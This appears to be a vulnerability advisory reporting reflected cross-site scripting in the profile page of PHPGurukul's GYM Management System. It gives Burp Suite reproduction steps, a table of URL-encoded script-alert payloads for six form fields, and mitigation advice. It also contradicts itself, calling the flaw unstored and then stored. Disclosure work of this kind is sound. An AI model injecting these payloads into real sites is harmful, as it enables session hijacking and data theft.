


Reflected Cross-Site Scripting (XSS) vulnerability was identified in the **/gym/profile.php** page of the **GYM Management System using PHP and MySQL**. This flaw allows remote attackers to inject malicious scripts through the **address, city, state, mobile, lname, fname** parameter in a **POST** HTTP request. The malicious script is immediately reflected back in the page response without being stored, executing in the user's browser when they access the page. This can compromise user sessions, steal sensitive information, and undermine the integrity of the system.

🚩 **Official Website URL:** <https://phpgurukul.com/gym-management-system-using-php-and-mysql/>


Affected Vendor	PHPGurukul
Affected Product Name	GYM Management System using PHP and MySQL
Affected Code File	/gym/profile.php
Affected Parameter	address, city, state, mobile, lname, fname
Method	POST
Vulnerability Type	Reflected cross-site scripting

Step to Reproduce:


Step1: Visit to <http://localhost/gym/profile.php>, log in with admin credentials (Username and Password).



Step2: Navigate to **"My Profile"** and click the **"Update"** button, then intercept the request using **Burp Suite** and sent to repeater.





The screenshot shows a web browser window with the address bar displaying 'localhost/gym/profile.php'. The page has an orange header with the word 'PROFILE' in white. Below the header is a form with four input fields: 'John', 'john@test.com', 'Delhi', and 'ABC Street XYZ Colony'. To the right of these fields are four more input fields: 'Doe', '1425635241', 'New Delhi', and an empty field. Below these fields is a large orange button labeled 'UPDATE'. A red arrow points to the 'UPDATE' button. At the bottom of the page, it says 'GYM Management System'.





Step3: Insert the payload into the specified parameters as shown in the screenshot. Then, right-click and select "Show Response in Browser," and copy the URL.

Parameters	Payloads
Address	RUYsQwp1w9r%22%3e%3cscript%3ealert(6)%3c%2fscript%3eygids
City	vcnQxUuQn1sdw%22%3e%3cscript%3ealert(5)%3c%2fscript%3eu5l36
State	vcnQxUuQzjaww%22%3e%3cscript%3ealert(4)%3c%2fscript%3efltui
Mobile	vcnQxUuQqfuvn%22%3e%3cscript%3ealert(3)%3c%2fscript%3ezfb9j
lname	vcnQxUuQtapux%22%3e%3cscript%3ealert(2)%3c%2fscript%3eexe0o
fname	vcnQxUuQei8cx%22%3e%3cscript%3ealert(1)%3c%2fscript%3et7dtd











Step4: Paste the copied URL into the web browser, press Enter, Here pop button click on ok."



Step5: Now notice the given XSS payload executed and stored on web server.







Recommended Mitigations

- **Validate and Sanitize Inputs:** Only accept safe, expected data and reject dangerous characters.
- **Output Encoding:** Encode user inputs before displaying them to prevent script execution (e.g., using `htmlspecialchars()`).
- **Implement CSP:** Use a Content Security Policy to limit allowed scripts.
- **Use HTTP-Only Cookies:** Prevent JavaScript from accessing session cookies.
- **Set Security Headers:** Use headers like X-XSS-Protection and Strict-Transport-Security.
- **Regular Audits:** Continuously test for vulnerabilities through manual and automated methods.
- Refer to the following resources for mitigation strategies:
 - [PortSwigger XSS Guide](#)
 - [OWASP XSS Prevention Cheat Sheet](#)